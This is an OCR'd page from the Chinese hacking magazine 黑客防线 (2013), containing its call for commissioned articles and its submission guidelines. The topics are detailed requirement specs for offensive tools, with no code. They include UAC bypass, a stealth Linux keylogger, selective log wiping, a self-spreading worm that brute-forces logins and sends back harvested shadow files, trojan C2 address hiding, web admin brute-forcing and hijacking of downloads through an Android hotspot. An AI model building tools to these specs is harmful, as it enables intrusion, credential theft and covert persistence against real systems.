

图 24

（完）

2013 年第 12 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第 12 期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.Windows7 屏幕保护密码获取

非重启系统状态下，本机屏幕保护已启动，获取 Windows7 屏幕保护密码的方法。

3. Linux 日志处理

要求：

1）清除个人当前操作的所有日志记录；

2）保留其他人的操作记录，注意，有些日志启用了记录操作时间；

3）处理好多人同时操作同一账户时，确保仅清除个人日志。

4. Linux 键盘记录

要求：

1）以服务的方式启动；

2）除了记录 tty 登录，还要记录通过 ssh 等远程登录用户的键盘输入；

3）如果可以的话，除了记录键盘记录，还要记录下用户键入命令后的结果；

4）记录中要标识操作的用户，注意，要考虑多用户同时操作一个账户的情况。

5. Linux 自动检测网络安全

要求：

1）自动收集当前 Linux 系统的信息，如 uname、hosts、passwd、shadow、ifconfig、ps、netstat、history 等；

2）通过我们提供的帐号密码库自动测试远程登录，若登录成功则将远程主机的地址、端口、帐号、密码以及从哪一台机器登录的等详细记录；

3）将该程序自动复制到第 2 步成功登录的远程 Linux 主机，并重复 1、2、3 步操作；

4）可以手动制定结束条件，比如测试主机的个数，目的是防止重复登录；

5）将 1、2、3 中收集或记录的信息回传到一开始的主机；

6）完成操作后清除相关的操作记录。

6. 多用户 3389 远程桌面登录

要求：

1）Windows XP 和 Win7，默认只允许一个用户操作桌面。当远程桌面登录进去，就会将当前桌面切换为锁定状态。请实现多用户登录远程桌面，同时操作，互不影响。

2）至少支持两个用户同时登录；

3）支持 Windows XP、Win7 32 位和 64 位；

4）支持中英文；

5）使用 VC++2008 编译工具，编写成控制台程序，完美支持，无任何出错提示。

7.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

8.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

9.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些

账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

10.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 dll，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

11.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

12.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目:

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：hadefence@gmail.com

编辑 QQ：675122680